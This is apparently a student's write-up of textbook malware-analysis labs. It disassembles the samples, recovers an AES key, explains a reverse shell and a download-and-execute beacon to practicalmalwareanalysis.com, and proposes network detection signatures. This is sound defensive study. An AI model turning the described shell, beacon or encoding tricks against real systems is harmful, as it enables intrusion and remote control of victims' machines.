.text:00401AC2                          var_48          = byte ptr -48h
.text:00401AC2                          var_3C          = dword ptr -3Ch
.text:00401AC2                          var_38          = byte ptr -38h
.text:00401AC2                          var_2C          = dword ptr -2Ch
.text:00401AC2                          var_28          = dword ptr -28h
.text:00401AC2                          var_24          = dword ptr -24h
.text:00401AC2                          var_20          = dword ptr -20h
.text:00401AC2                          var_1C          = dword ptr -1Ch
.text:00401AC2                          var_18          = dword ptr -18h
.text:00401AC2                          var_14          = dword ptr -14h
.text:00401AC2                          var_10          = dword ptr -10h
.text:00401AC2                          var_C           = dword ptr -0Ch
.text:00401AC2                          var_8           = dword ptr -8
.text:00401AC2                          var_4           = dword ptr -4
.text:00401AC2                          KEY             = dword ptr  8
.text:00401AC2                          arg_4           = dword ptr  0Ch
.text:00401AC2                          arg_8           = dword ptr  10h
.text:00401AC2                          arg_C           = dword ptr  14h
.text:00401AC2
.text:00401AC2 55                                       push    ebp
.text:00401AC3 8B EC                                    mov     ebp, esp
.text:00401AC5 83 EC 68                                 sub     esp, 68h
.text:00401AC8 56                                       push    esi
.text:00401AC9 89 4D A0                                 mov     [ebp+var_60], ecx
.text:00401ACC 83 7D 08 00                              cmp     [ebp+KEY], 0
.text:00401AD0 75 21                                    jnz     short loc_401AF3
.text:00401AD2 C7 45 C4 84 22 41 00                     mov     [ebp+var_3C], offset aEmptyKey ; "Empty key"
.text:00401AD9 8D 45 C4                                 lea     eax, [ebp+var_3C]
.text:00401ADC 50                                       push    eax
```

Figure 9. Init Key

x-ref the function and locate the 2nd argument… the key is most likely to be "**ijklmnopqrstuvwx**".

```
.text:00401871 81 EC 8C 01 00 00                        sub     esp, 18Ch
.text:00401882 6A 10                                    push    16              ; int
.text:00401884 6A 10                                    push    16              ; int
.text:00401886 68 74 33 41 00                           push    offset unk_413374 ; void *
.text:0040188B 68 08 22 41 00                           push    offset aIjklmnopqrstuv ; "ijklmnopqrstuvwx"
.text:00401890 B9 F8 2E 41 00                           mov     ecx, offset unk_412EF8
.text:00401895 E8 28 02 00 00                           call    keyinit
.text:0040189A 8D 85 70 FE FF FF                        lea     eax, [ebp+WSAData]
```

Figure 10. Key pass in as 2nd argument

vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?

For custom base64, we would just need the custom base64 string.

For AES, we would need the Cipher's encryption mode, key and IV.

vii. What does this malware do?

The malware connects to an http://www.practicalmalwareanalysis.com's 8190 port and establishes a remote shell. It then reads input from the attacker. The inputs are custom base64 encoded. Once decoded, the command is pass to cmd.exe for execution. The return results is encrypted using AES and send back to the attacker's server.

viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?

Using the key, we use CBC mode with no IV to decrypt the AES encrypted packet. The content is the response from the command sent earlier via the remote shell from the attacker.




Figure 11. Decrypted Data

Practical No. 8

a. Analyze the malware found in file *Lab14-01.exe*. This program is not harmful to your system.

i. Which networking libraries does the malware use, and what are their advantages?

The networking library used is urlmon's URLDownlaodToCacheFileA.




Figure 1. urlmon's URLDownlaodToCacheFileA

The advantage of using this api call is that the http packets being sent looks like a typical packet from the victim's browser.




Figure 2. User-Agent

ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?

From the figure below, we can observe that the networking beacon is constructed from a partial GUID(19h to 24h) via GetCurrentHWProfileA and username via GetUserNameA.

Based on MSDN, **szHwProfileGuid** is a globally unique identifier (GUID) string for the current hardware profile. The string returned by **GetCurrentHwProfile** encloses the GUID in curly braces, {}; for example: {12340001-4980-1920-6788-123456789012}.

Therefore on different machine, the GUID should be different which infers that the beacon will change. On top of that, another variable used is the username therefore different users logging in to the same infected machine will generate a different beacon as well.




Figure 3. GUID & Username

iii. Why might the information embedded in the networking beacon be of interest to the attacker?

So that the attacker can have a unique id to keep track of the infected machines and users.

iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?

Yes except that the padding used is different.




Figure 4.padding 'a' is used instead of '='

To prove that let's try it using ollydbg. Set breakpoint @0x004013A2 and we can step through the base64 algo in action. In my test experiment i used AA:AA:AA:AA:AA:AA-AAAAAAAAAAAAA to let it encode. By right the standard base64 should give me the following results.




Figure 5. Encoding AA:AA:AA:AA:AA:AA-AAAAAAAAAA

However we got back QUE6QUE6QUE6QUE6QUE6QUEtQUFBQUFBQUFBQUFBQQaa instead. Which further reinforced what we have seen earlier in IDA Pro where ‘a’ is used instead of ‘=’ for padding.




Figure 6. Encoding in ollydbg

v. What is the overall purpose of this malware?

The malware attempts to download file from the c2 server and executes it every 60 seconds.




Figure 7. Download and execute

vi. What elements of the malware's communication may be effectively detected using a network signature?

We can use to following elements to detect for this malware

1. domain: http://www.practicalmalwareanalysis.com
2. Get request ends with **/[%c].png**
3. Get request pattern is as follows "/[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}t[A-Z|a-z|0-9]*\/[A-Z|a-z|0-9].png/"

Figure 8. online reg exp tool

vii. What mistakes might analysts make in trying to develop a signature for this malware?

1. thinking that the GET request is a static base64 string
2. thinking that the file requested is "a.png"

viii. What set of signatures would detect this malware (and future variants)?

refer to question vi.

b. Analyze the malware found in file *Lab14-02.exe*. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.

i. What are the advantages or disadvantages of coding malware to use direct IP addresses?

Pro

If the attacker's IP were to be blocked, other same variant of malware that uses different IP would not be affected.

Con

If the IP is blacklisted as malicious and blocked by the feds, the attacker would have lost access to the malware. If the attacker were to use a domain name, he can easily just redirect to another IP.

ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?